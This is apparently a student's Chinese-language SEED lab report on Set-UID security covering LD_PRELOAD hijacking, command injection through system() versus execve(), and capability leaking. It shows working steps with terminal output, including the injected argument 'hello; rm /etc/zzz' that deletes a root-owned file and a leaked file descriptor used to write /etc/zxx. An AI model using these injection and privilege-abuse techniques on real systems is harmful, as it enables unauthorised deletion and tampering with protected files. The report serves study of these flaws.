./task7
```

设置 LD_PRELOAD	
	截图 <pre>[08/25/26]seed@VM:~/labsetup\$ sudo su root@VM:/home/seed/labsetup# export LD_PRELOAD=./libmylib.so.1.0.1 root@VM:/home/seed/labsetup# ./task7 I am not sleeping! root@VM:/home/seed/labsetup#</pre> 图 3: 场景 3 运行结果, 成功
场景 4: Set-UID user1 程 序 普通用户 设置 LD_PRELOAD	命令 <pre>sudo chown user1 task7 export LD_PRELOAD=./libmylib.so.1.0.1 ./task7</pre>
	截图 <pre>[08/25/26]seed@VM:~/labsetup\$ export LD_PRELOAD=/home/seed/labsetup/libmylib.so.1.0.1 [08/25/26]seed@VM:~/labsetup\$./task7 I am not sleeping! [08/25/26]seed@VM:~/labsetup\$ root@VM:/home/seed/labsetup# exit exit [08/25/26]seed@VM:~/labsetup\$ sudo chown user1 task7 [08/25/26]seed@VM:~/labsetup\$ export LD_PRELOAD=.libmylib.so.1.0.1 ERROR: ld.so: object '.libmylib.so.1.0.1' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored. [08/25/26]seed@VM:~/labsetup\$./task7 ERROR: ld.so: object '.libmylib.so.1.0.1' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored. ERROR: ld.so: object '.libmylib.so.1.0.1' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored. [08/25/26]seed@VM:~/labsetup\$ █</pre> 图 4: 运行结果
结果说明: 因为 LD_PRELOAD 属于 LD 系列敏感环境变量。动态连接器在加载 Set-UID 程序时, 为确保安全性, 会检查真实用户 ID (Real UID) 与程序所有者 (Owner UID) 是否一致。仅有两者匹配时, 才允许用户自定义库被预加载; 否则, 为防止普通用户通过恶意库篡改高权限程序行为, 系统会强制忽略该变量, 这体现了操作系统“最小权限”与“可信路径”的安全设计原则。 场景 1 我们测试了劫持程序本身是可行的; 场景 2 里模拟普通黑客劫持 root 程序, 发现劫持失败, 验证了 linux 可以拦截普通用户的恶意库; 场景 3 里设立特权对照, 发现 root 用户是可以劫持本机 root 程序的; 场景 4 进行精细化验证, 把程序所有者从 Root 换成普通用户 user1。目的是证明“拦截规则不看权限高低, 只看身份是否一致”。因为执行者是 seed, 所有者是 user1, 不一致, 所以依然拦截。	

2.8 Task 8: Invoking External Programs Using system() versus execve()

根据任务书内容，编译执行 `catal1.c`，并设法在 `/etc` 目录下以普通（SEED）用户身份向 `/etc/zzz` 文件写入任意内容。

任务：按任务书 step 1 要求编译 `catal1.c`，并设法通过该程序修改或删除自己无权限修改删除的文件。

位置：SEED

命令（可以有多组）

```
ls -l /bin/sh

sudo touch /etc/zzz
sudo chmod 644 /etc/zzz
rm /etc/zzz //验证普通用户无法删除这个文件

gcc catal1.c -o catal1_system
sudo chown root catal1_system
sudo chmod 4755 catal1_system

./catal1_system "hello; rm /etc/zzz"
ls -l /etc/zzz
```


截图（可以有多组）

```
[08/25/26]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Aug 25 07:19 /bin/sh -> /bin/zsh
```

图 1：确认链接还在，防止攻击因权限降级而失败

```
[08/25/26]seed@VM:~$ sudo touch /etc/zzz
[08/25/26]seed@VM:~$ sudo chmod 644 /etc/zzz
[08/25/26]seed@VM:~$ rm /etc/zzz
rm: remove write-protected regular empty file '/etc/zzz'?
[08/25/26]seed@VM:~$ echo "test" >> /etc/zzz
bash: /etc/zzz: Permission denied
```

图 2：创建受害者文件，设置权限并验证普通用户无法删除文件



```
[08/25/26]seed@VM:~$ cd ~/labsetup
[08/25/26]seed@VM:~/labsetup$ gcc catal1.c -o catal1_system
[08/25/26]seed@VM:~/labsetup$ sudo chown root catal1_system
[08/25/26]seed@VM:~/labsetup$ sudo chmod 4755 catal1_system
[08/25/26]seed@VM:~/labsetup$
```

图 3：编译 `catal1.c` 并设为 Set-UID root

```
[08/25/26]seed@VM:~/labsetup$ ./catal1_system "hello;rm /etc/zzz"
/bin/cat: hello: No such file or directory
[08/25/26]seed@VM:~/labsetup$ ls -l /etc/zzz
ls: cannot access '/etc/zzz': No such file or directory
```

图 4：正确的用法是读取文件，我们发现程序报错，因为没有 `hello` 这个文件，但验证发现 `/etc/zzz` 还是被删掉了

任务： 按任务书 step 2 要求，用 execve 调用修改 catall.c，并编译执行，设法复现第一步的攻击，观察结果，并说明原因

位置： SEED

命令（可以有多组）

```
gcc catall.c -o catall_execve
sudo chown root catall_execve
sudo chmod 4755 catall_execve

sudo touch /etc/zzz

./catall_exec "hello; rm /etc/zzz"
```

截图（可以有多组）

```
// Use only one of the followings.
//system(command);
execve(v[0], v, NULL);
```

图 1：修改文件，使用 execve 传递环境变量

```
[08/25/26]seed@VM:~/labsetup$ gcc catall.c -o catall_execve
[08/25/26]seed@VM:~/labsetup$ sudo chown root catall_execve
[08/25/26]seed@VM:~/labsetup$ sudo chmod 4755 catall_execve
[08/25/26]seed@VM:~/labsetup$ sudo touch /etc/zzz
[08/25/26]seed@VM:~/labsetup$ ./catall_execve "hello;rm /etc/zzz"
/bin/cat: 'hello;rm /etc/zzz': No such file or directory
[08/25/26]seed@VM:~/labsetup$ ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Aug 25 22:10 /etc/zzz
[08/25/26]seed@VM:~/labsetup$ █
```

图 2：再次发动攻击，发现失败

结果说明：

在场景 1 我们使用 system() 时，正确的用法是读取文件。我们发现程序仍然报错，因为没有 hello 这个文件，但验证发现/etc/zzz 还是被删掉了。因为 system() 把整个字符串丢给了/bin/sh。Shell 看到分号，认为这是两条命令，第一条 cat hello 失败了，但第二条 rm /etc/zzz 因为是 root 权限运行，成功执行。




整个的攻击链条是：我们的目标是删掉一个重要的 root 文件，但是普通用户（黑客）没有权限动他，为了获得相应的权限，我们先创建了一个 catall.c 文件并且给他提权到 root（因为我们作为攻击者发现了这个有漏洞的 Set-UID 程序），然后利用 system() 传递字符串给 shell 的特性，夹带私货地掺入了一个删除命令，因为文件获得了 root 权限，所以这个删除命令也能成功执行。

在场景 2 中我们使用 execve 修补漏洞，execve() 不经过 shell，把整个“hello; rm /etc/zzz”当作一个文件，去/bin/cat 打开，发现没有这个文件，这里的分号被当成了普通字符，没有任何命令注入发生。

system() 的本质是 fork() + execl("/bin/sh", "sh", "-c", command, NULL)。它依赖外部 Shell 来解释命令，因此继承了 Shell 的所有解析特性（如分号、管道、重定向）。而 execve() 直接通过内核加载程序，参数以数组形式原样传递，不经过任何解释器。

2.9 Task 9: Capability Leaking

根据任务书内容，编译执行 cap_leak.c，并设法在/etc 目录下以普通（SEED）用户身份向 /etc/zxx 文件写入任意内容

任务：根据任务书内容，编译执行 cap_leak.c，并设法在/etc 目录下以普通（SEED）用户身份向/etc/zxx 文件写入任意内容
位置： SEED
命令（可以有多组） （在 task8 里，我们创建过/etc/zxx 这个文件并且确认过它的权限只有 root 可以写入，这里不再重复） gcc cap_leak.c -o cap_leak sudo chown root cap_leak sudo chmod 4755 cap_leak ./cap_leak echo "Hacked by seed" >&3 cat /etc/zxx echo "Try again" >> /etc/zxx
截图（可以有多组）  <pre>[08/25/26]seed@VM:~/labsetup\$ gcc cap_leak.c -o cap_leak [08/25/26]seed@VM:~/labsetup\$ sudo chown root cap_leak [08/25/26]seed@VM:~/labsetup\$ sudo chmod 4755 cap_leak [08/25/26]seed@VM:~/labsetup\$./cap_leak fd is 3 \$</pre> 图 1：编译执行 cap_leak.c  <pre>[08/25/26]seed@VM:~/labsetup\$./cap_leak fd is 3 \$ echo "Hacked by seed" . >/sev/ zsh: is a directory: /sev/ \$ echo "hacked by seed" >/dev/fd/3 zsh: permission denied: /dev/fd/3 \$ echo "Hacked by seed" >&3 \$ cat /etc/zxx Hacked by seed \$</pre> 图 2：发动攻击并验证成果  <pre>\$ exit [08/25/26]seed@VM:~/labsetup\$ echo "Try Again" >/etc/zxx bash: /etc/zxx: Permission denied [08/25/26]seed@VM:~/labsetup\$</pre> 图 3：切换回正常终端，用普通用户身份直接尝试写入，失败 结果说明： Task9 是前面所有技巧的综合实践，以下是整理得到的攻击思路（攻击者视角）：

我们的目标是获得对/etc/zzz 这一重要 root 文件的写入能力，为此我们利用 cap_leak 这一 Set-UID 程序的设计缺陷：在降权前未关闭已打开的高权限文件描述符。

程序在 Root 权限下打开了受保护文件，并获得了文件描述符，随后虽然调用 setuid() 放弃了 Root 身份，但文件描述符并未随权限变更而失效。我们因此通过 execve() 启动的 Shell 继承了该描述符，并利用 Shell 的文件描述符重定向操作 (>&fd)，绕过了后续的路径权限检查，成功实现了普通用户对 Root 文件的写入。

个人思考：

cap_leak 这个文件算是一个集合体，也就是不仅具备了设计缺陷还兼具了放弃 root 身份和调用 execve 启动 shell 的功能。在实际使用中黑客要做的只是找到这个缺陷，直接运行有漏洞的文件达成目的。